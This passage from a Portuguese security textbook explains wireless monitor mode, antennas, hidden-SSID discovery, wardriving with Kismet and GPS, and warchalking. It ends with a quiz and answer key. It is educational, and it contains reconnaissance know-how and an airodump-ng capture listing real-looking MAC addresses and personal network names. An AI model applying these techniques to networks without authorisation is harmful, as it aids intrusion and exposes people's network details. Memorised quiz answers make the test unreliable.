Adaptadores wireless possuem modo ativo e passivo e, também o modo promiscuo (monitoramento). Neste ultimo modo, o adaptador wireless é configurado para observar o tráfego wireless sendo transmitido em diversos canais diferentes. Esse modo é importante para a descoberta de redes sem fio. Através de softwares como "airodump-ng" a placa wireless é configurada para pular entre todos os canais do espectro disponível pelo adaptador e, reportar: redes detectadas, clientes conectados e clientes não associados a rede. Além do modo promiscuo é importante notar que adaptadores wireless de 2.4 GHz não conseguem detectar redes 5GHz, da mesma forma, a antena utilizada pelo adaptador pode também variar na distância de detecção de redes.

### 6.6.1. Antenas Wireless

A escolha da antena é algo essencial para a análise de uma rede e, atualmente existem equipamentos de excelente qualidade disponíveis no mercado. Os tipos de antenas são apresentadas na Figura 6.10.

- Antenas Omni-Direcionais
- Antenas Semidirecionais.
- Antenas Direcionais.

Cada tipo de antena apresenta vantagens e desvantagens. As antenas direcionais possuem um ângulo pequeno de atuação, contudo cobrem uma distância maior, por outro lado, as antenas semidirecionais utilizam um ângulo maior, mas com um alcance reduzido. Já as antenas omni-direcionais são mais utilizadas em equipamentos de rede como Access Points, roteadores Wi-Fi e adaptadores de rede sem fio, pois projetam sinal em todos os ângulos, porém também com um alcance menor, sendo todas estas características independentes de fabricante ou o modelo da antena. A fim de se obter um ambiente de rede eficiente o ideal é a adoção de uma antena com o melhor ganho/potência possível. Mas por que uma antena tão potente? Certas técnicas, como a desautenticação do usuário para associação ao *fake AP*, exigem que a potência da antena seja igual ou superior à potência da antena do Access Point em que são realizados os testes de intrusão.



**Figura 6.10. Tipos de antenas**

### 6.6.2. Descoberta de Redes sem Fio

Normalmente, as redes sem fio estão configuradas para fazer o broadcast do ESSID, o que permite que rapidamente descobrir diversas redes, apenas observando alguns dos canais de nosso interesse. Entretanto, muitas pessoas configuram a rede wireless para não fazer o broadcast do seu ESSID, tornando assim a rede "oculta". Segurança por obscuridade não é uma técnica de segurança recomendada, apesar da rede não estar visível para usuários comuns, atacantes podem utilizar técnicas de reconhecimento para identificar a redes ocultas.

### 6.6.3. Visualizando Redes Configuradas como Ocultas

Durante a autenticação de um dispositivo em uma rede oculta, o nome da rede é enviado em texto puro junto com os demais pacotes, então, através do modo de monitoramento (promiscuo) de uma placa wireless é possível observar o tráfego de qualquer rede de um específico canal, mesmo sem pertencer a mesma. Logo, monitorar os frames de gerenciamento enviados e recebidos entre clientes durante a autenticação com o Access Points é a forma mais simples de detectar uma rede oculta. Na Figura 6.11 pode-se ver um exemplo de análise de pacotes no Wireshark.

Alternativamente, é possível utilizar softwares como o "airodump-ng" para fazer a captura de pacotes no ambiente de redes, coletando dados de estações clientes, além dos Access Points. Na Figura 6.12 pode-se notar no primeiro bloco todas as redes sem fio detectadas junto com todas as informações relevantes para cada rede. No segundo bloco, é a lista de todos os dispositivos sem fio detectados durante o monitoramento, juntamente com a associação onde cada dispositivo é conectado.

## 6.7. WarDriving

O WarDriving (Direção de Guerra) é uma prática muito utilizada para realizar o mapeamento de redes sem fio em uma determinada região. Atualmente existem variações interessantes (e engraçadas) baseadas em mapear redes utilizando bicicletas, aviões e até foguetes (WarRocketing).

A grande popularidade desta técnica de passear de carro mapeando redes se deve pela baixa potência das antenas utilizadas anteriormente, contudo: no início da vida do Wi-Fi (começo do século XXI), as antenas possuíam um ganho muito pequeno e eram




Figura 6.11. Capturando frames com Wireshark

| CH 10 ][ Elapsed: 24 s ][ 2018-06-25 20:40 |                   |         |       |        |      |        |      |               |      |                       |
|--------------------------------------------|-------------------|---------|-------|--------|------|--------|------|---------------|------|-----------------------|
| BSSID                                      | PWR               | Beacons | #Data | #/s    | CH   | MB     | ENC  | CIPHER        | AUTH | ESSID                 |
| C4:F0:81:A1:0C:99                          | -40               | 25      | 5     | 0      | 4    | 54e    | WPA2 | CCMP          | PSK  | Chetan Soni           |
| 7C:8B:CA:4E:12:C0                          | -61               | 31      | 0     | 0      | 2    | 54e    | WPA2 | CCMP          | PSK  | RIAR                  |
| 58:D7:59:5B:14:7C                          | -69               | 11      | 4     | 0      | 4    | 54e    | WPA2 | CCMP          | PSK  | Kundan                |
| 40:49:0F:2C:B7:E7                          | -77               | 11      | 1     | 0      | 12   | 54e    | WPA2 | CCMP          | PSK  | JioFiber-AezWM        |
| 0C:D2:B5:A9:0A:6B                          | -79               | 7       | 0     | 0      | 5    | 54e    | WPA  | CCMP          | PSK  | sohan singh           |
| C8:D7:79:D0:A2:81                          | -80               | 1       | 0     | 0      | 9    | 54e    | WPA2 | CCMP          | PSK  | JioFi2_D0A281         |
| B2:FC:0D:F1:0A:A8                          | -80               | 5       | 0     | 0      | 12   | 54e    | WPA2 | CCMP          | PSK  | DIRECT-sj-FireTV_26c3 |
| 0C:D2:B5:8B:9B:2B                          | -81               | 4       | 0     | 0      | 11   | 54e    | WPA2 | TKIP          | PSK  | Baghla's              |
| C8:3A:35:3D:CA:18                          | -85               | 5       | 0     | 0      | 11   | 54e    | WPA  | CCMP          | PSK  | bsnl_2646             |
| BSSID                                      | STATION           |         | PWR   | Rate   | Lost | Frames |      | Probe         |      |                       |
| C4:F0:81:A1:0C:99                          | 40:F0:2F:DC:7A:59 |         | -35   | 0 - 0  | 0    | 1      |      |               |      |                       |
| 58:D7:59:5B:14:7C                          | AC:C3:3A:2B:00:6B |         | -73   | 0 - 24 | 0    | 1      |      |               |      |                       |
| C8:D7:79:D0:A2:81                          | BC:D1:1F:0A:6D:AE |         | -79   | 0 - 1  | 106  | 36     |      | JioFi2_D0A281 |      |                       |


Figura 6.12. Utilizando airodump-ng para detecção de redes sem fio

muito caras. Neste tempo, literalmente era necessário "passar em frente" a porta de uma empresa para conseguir capturar a sua rede.

Para a aplicação da técnica de Wardriving de forma produtiva é necessário:

- Um veículo de transporte (carro, moto, bicicleta, etc.);
- Um dispositivo computacional com Linux (ex. notebook, Raspberry Pi<sup>10</sup>);
- Uma placa Wi-Fi com suporte a modo de monitoração;
- Uma antena relativamente potente
- Um receptor GPS.

<sup>10</sup><https://olhardigital.com.br/2019/02/18/noticias/raspberry-pi-o-que-e-para-que-serve-e-como-comprar/>




**Figura 6.13. Partes do Wardriving**

Na Figura 6.13 temos um exemplo visual de como tudo é organizado, o notebook deverá estar com o sistema operacional Linux rodando em uma máquina virtual ou nativamente. Alternativamente, é possível utilizar um Raspberry Pi pré-configurado para capturar redes wireless, o que possibilitaria deixar o dispositivo na mochila enquanto estiver andando de moto/bicicleta. O receptor GPS é utilizado para localizar fisicamente (latitude e longitude) de um Ponto de Acesso.

### 6.7.1. Usando o Kismet para Detectar Redes

O Kismet e o Netstumbler são dois dos softwares populares para a realização de WarDriving. Ambos possuem suporte ao uso do GPS para detectar a localização dos Pontos de Acesso. Na Figura 6.14 é demonstrada a utilização básica do Kismet:



**Figura 6.14. Kismet**

O servidor Kismet atua utilizando o modelo cliente/servidor, sendo responsável por dissejar e capturar pacotes de redes Wi-Fi e dados de GPS. O Kismet tem a capaci-

dade de rodar em background (segundo plano) sem a necessidade de mostrar a sua interface de execução. Múltiplos clientes podem estar conectados remotamente a um único servidor Kismet e, por padrão, o Kismet pula (*hop*) entre todos os canais capturando apenas pequenos trechos de informação das redes. Isso, entretanto, pode ser alterado durante a sintaxe de execução do servidor ou depois, quando o console já estiver rodando.


O cliente Kismet (*kismet\_client*) é uma interface que se conecta ao servidor Kismet e apresenta as redes detectadas, estatísticas e demais dados coletados pelo servidor.

### 6.7.2. GPSD com Kismet

O GPSD é um serviço no Linux que permite reconhecer e utilizar a maioria dos dispositivos GPS USB disponíveis no mercado. Recomenda-se os equipamentos da Garmin, mas a grande maioria dos outros fabricantes é reconhecido pelo GPSD. O primeiro passo é plugar o dispositivo de GPS na porta USB e inicializar o GPSD. Após inicializar o GPSD é preciso abrir novamente o Kismet, que irá detectar se o GPS está ativo e, então, começará a salvar os dados de localização dos Access Points que encontrar.

Após os dados serem capturados, pode-se exportá-los para que possam ser acessados em outro software de mapeamento. Para isso pode-se utilizar o GISKismet, ferramenta que permite representar dados obtidos pelo Kismet de uma maneira bem simples e flexível. O GISKismet trabalha com o banco de dados SQLite e com o GoogleEarth (arquivos KML) para gráficos. Por exemplo, se os dados capturados pelo Kismet foram salvos em um arquivo chamado *wardriving.netxml*, esse arquivo é então adicionado ao banco de dados SQLite usado pelo GISKismet.

A Figura 6.15 demonstra uma visualização gráfica de resultados obtidos de um Wardriving realizado na cidade de Phoenix no Arizona.



**Figura 6.15. Wardriving em phoenix**

Neste Wardriving o dispositivo capturou informações públicas e disponíveis de

20.692 redes. Para o experimento o equipamento foi configurado apenas em modo de monitoramento, ou seja, apenas coletou e armazenou dados localmente em uma base de dados, não realizando avaliação no AP encontrado. O banco de dados pode guardar dados essenciais para a visibilidade do ambiente sem fio. Como esperado, a grande maioria dos pontos de acesso descobertos durante o wardriving (85,4%) foram configurados com WPA ou WPA2. Infelizmente, os outros 14,6% das redes são de autenticação aberta ou WEP, conforme apresentado na Figura 6.16.


| Criptografia | Numero de APs | Percentual da Captura |
|--------------|---------------|-----------------------|
| Open         | 2,732         | 13.2 %                |
| WEP          | 281           | 1.4 %                 |
| WPA/WPA2     | 17,679        | 85.4 %                |

**Figura 6.16. Análise do Wardriving**

Com base nesses dados coletados, o atacante pode voltar às coordenadas (ou seja, latitude, longitude) da rede com uma configuração de criptografia mais fraca e executar outras técnicas de exploração para comprometer o ambiente sem fio. Embora não haja uma maneira prática de proteger a rede residencial contra atividades de reconhecimento como de wardriving, é vital utilizar técnicas robustas de criptografia em redes sem fio para evitar atacantes.

### 6.7.3. WarChalking

O WarChalking (Guerra de Giz) é uma espécie de complemento do Wardriving. É o ato de compartilhar as redes descobertas com outras pessoas através de símbolos, websites ou mesmo outras formas distintas. O nome Guerra de Giz foi adotado porque as primeiras pessoas que realizaram essa prática desenhavam no chão (no local em frente de onde o sinal da rede poderia ser detectado) as informações sobre esta rede. Historicamente, os símbolos mais comuns utilizados para o Warchalking são os mostrados na Figura 6.17.



**Figura 6.17. Warchalking**

Atualmente a forma de realizar o WarChalking avançou muito além de uma simples escrita com giz. Existem muitos sites na Internet onde são compartilhados arquivos KML com a localização de diferentes redes identificadas através desta técnica. Alguns sites são mais simples e aceitam apenas geolocalização automática da rede usando a Internet, outros só mostram Pontos de Acesso que permitem uma conexão pública. De qualquer forma, é interessante conhecer alguns desses locais. Experimente o endereço usado no exemplo da Figura 6.18:




Figura 6.18. Captura do site [www.wigle.net](http://www.wigle.net)

Apesar de apresentar os principais tópicos de segurança em redes sem fio, informações complementares na bibliografia complementar deste capítulo [Beaver 2010, Long and Skoudis 2005, Vinjosh Reddy et al. 2010, Roche 2007, VLADIMIROV et al. 2004, Wright and Cache 2015].

## Referências

- Beaver, K. (2010). *Hacking For Dummies*. – For dummies –. John Wiley & Sons.
- Long, J. and Skoudis, E. (2005). *Google Hacking for Penetration Testers*. Google Hacking: For Penetration Testers. Syngress.
- Roche, M. (2007). Wireless hacking tools. Washington University in St. Louis.
- Vanhoef, M. and Ronen, E. (2020). Dragonblood: Analyzing the dragonfly handshake of wpa3 and eap-pwd. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 517–533.
- Vinjosh Reddy, S., Sai Ramani, K., Rijutha, K., Mohammad Ali, S., and Pradeep Reddy, C. (2010). Wireless hacking - a wifi hack by cracking wep. In *2010 2nd International Conference on Education Technology and Computer*, volume 1, pages V1–189–V1–193.
- VLADIMIROV, A., GRAVRILENKO, K. V., and MIKHAILOVSKIY, A. A. (2004). *Wi-Foo: the secrets of wireless hacking*. Pearson Education.
- Wright, J. and Cache, J. (2015). *Hacking Exposed Wireless, Third Edition: Wireless Security Secrets & Solutions*. Hacking Exposed. McGraw-Hill Education.

## 6.8. Exercícios

### Questões

- (Q<sub>1</sub>) Qual o protocolo de segurança wireless apresenta uma vulnerabilidade no algoritmo RC4?
- ( ) WPA2
  - ( ) WEP
  - ( ) WPA3
  - ( ) N.D.A.
- (Q<sub>2</sub>) Redes sem fio configuradas com WPA2 são vulneráveis a ataques de força bruta.  
Quanto tempo leva em média para quebrar uma chave?
- ( ) 1 hora
  - ( ) 1 dia
  - ( ) 3 dias
  - ( ) Depende da complexidade da chave
  - ( ) WPA2 não é vulnerável a ataques de força bruta
- (Q<sub>3</sub>) O que é FALSO com relação a *Rainbow Tables* para quebra de chaves WPA2?
- ( ) É mais rápida que ataques de força bruta.
  - ( ) *Rainbow Tables* é uma lista pré-calculada de palavras para quebra de chave WPA2
  - ( ) A tabela pode ser bem "pesada" para o sistema, dependendo do tamanho da lista utilizada
  - ( ) A mesma tabela pode ser utilizada contra redes com diferentes ESSID
- (Q<sub>4</sub>) Normalmente, as redes estão configuradas para fazer o broadcast do ESSID, o que permite que rapidamente possamos descobrir diversas redes apenas observando alguns dos canais de nosso interesse.
- ( ) Verdadeiro
  - ( ) Falso
- (Q<sub>5</sub>) Ataques de negação de serviço (DoS) não são eficazes contra redes wireless.
- ( ) Verdadeiro
  - ( ) Falso
- (Q<sub>6</sub>) Considerando que o atacante tem tempo infinito para quebra de uma chave WPA2, qual é o ataque terá mais chances de encontrar a chave correta?
- ( ) *Rainbow Tables*
  - ( ) Dicionário
  - ( ) Força Bruta

- (Q7) Ao invés de atacar a infraestrutura da rede, hackers podem criar pontos de acesso falsos e enganar os usuários a se conectar nesta rede para capturar as credenciais.
- Verdadeiro
  - Falso

(Q8) O que é WarDriving?

- É uma técnica de engenharia social, onde o atacante cria um ponto de acesso falso de dentro de um carro e espera vítimas se conectar.
- É uma técnica de ataque, onde o atacante dirige o carro pela cidade e tenta quebrar a senha de todos os pontos de acesso que encontrar pelo caminho.
- É uma técnica de reconhecimento, onde o atacante dirige o carro pela cidade e armazena o máximo de informações possível sobre os pontos de acesso encontrados.
- É uma técnica antiga que não tem valor nenhum para o mundo atual.

(Q9) Controle de acesso por endereço MAC e ocultar o ESSID da rede, são as melhores formas de proteger uma rede sem fio contra atacantes:

- Verdadeiro
- Falso

(Q10) Qual a vantagem de trocar o ESSID padrão da rede sem fio (casa, escritório, etc.)?

- Maior segurança contra ataques de força bruta.
- Maior proteção contra WarDriving.
- Maior segurança contra ataques de *Rainbow Tables*.
- Maior segurança contra ataques de Evil Twin.

**Gabarito**

- (Q<sub>1</sub>) Resposta: b
- (Q<sub>2</sub>) Resposta: d
- (Q<sub>3</sub>) Resposta: d
- (Q<sub>4</sub>) Resposta: a
- (Q<sub>5</sub>) Resposta: b
- (Q<sub>6</sub>) Resposta: c
- (Q<sub>7</sub>) Resposta: a
- (Q<sub>8</sub>) Resposta: c
- (Q<sub>9</sub>) Resposta: b
- (Q<sub>10</sub>) Resposta: c